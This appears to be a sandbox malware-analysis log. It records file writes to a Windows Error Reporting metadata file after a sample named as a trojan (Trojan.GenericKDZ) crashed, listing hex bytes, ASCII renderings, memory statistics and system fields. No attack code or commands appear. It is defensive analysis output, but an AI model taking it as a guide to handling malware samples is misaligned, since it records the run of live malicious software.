C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 34 00 34 00 34 00 39 00 37 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.5.4.4.4.9.7.7.<./.U.p.t.i.m.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 35 00 34 00 34 00 36 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.5.4.4.6.7.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 37 00 31 00 34 00 33 00 31 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.7.1.4.3.1.6.8.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 36 00 37 00 32 00 39 00 34 00 37 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.1.0.6.7.2.9.4.7.2.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 37 00 33 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.8.7.3.6.8.<./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 34 00 32 00 38 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.9.4.2.8.7.2.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 30 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.0.3.2.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 38 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.2.8.3.2.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 36 00 39 00 36 00 36 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.5.6.9.6.6.4.0.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 37 00 35 00 39 00 33 00 30 00 38 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.3.7.5.9.3.0.8.8.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 36 00 39 00 36 00 36 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.3.5.6.9.6.6.4.0.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<.E.v.e.n.t.T.y.p.e.>.A.P.P.C.R.A.S.H.<./.E.v.e.n.t.T.y.p.e.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	8	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	16	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	150	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 53 00 65 00 63 00 75 00 72 00 69 00 74 00 65 00 49 00 6e 00 66 00 6f 00 2e 00 63 00 6f 00 6d 00 2e 00 54 00 72 00 6f 00 6a 00 61 00 6e 00 2e 00 47 00 65 00 6e 00 65 00 72 00 69 00 63 00 4b 00 44 00 5a 00 2e 00 37 00 33 00 31 00 32 00 34 00 2e 00 31 00 39 00 31 00 37 00 30 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<.P.a.r.a.m.e.t.e.r.0.>.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...T.r.o.j.a.n...G.e.n.e.r.i.c.K.D.Z...7.3.1.2.4...1.9.1.7.0...e.x.e.<./.P.a.r.a.m.e.t.e.r.0.>.	success or wait	8	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.P.r.o.b.l.e.m.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	6	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	12	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<.P.a.r.a.m.e.t.e.r.1.>.1.0...0...1.7.1.3.4...2...0...0...2.5.6...4.8.<./.P.a.r.a.m.e.t.e.r.1.>.	success or wait	6	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<./.D.y.n.a.m.i.c.S.i.g.n.a.t.u.r.e.s.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.S.y.s.t.e.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<.M.I.D.>.A.2.A.B.5.2.6.A.-.D.3.8.D.-.4.F.C.9.-.8.B.A.0.-.E.3.4.B.8.D.6.3.5.4.E.8.<./.M.I.D.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 77 00 69 00 75 00 6c 00 6f 00 69 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.w.i.u.l.o.i.,. .I.n.c...<./.S.y.s.t.e.m.M.a.n.u.f.a.c.t.u.r.e.r.>.	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	702C497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER1A6B.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	702C497A	unknown
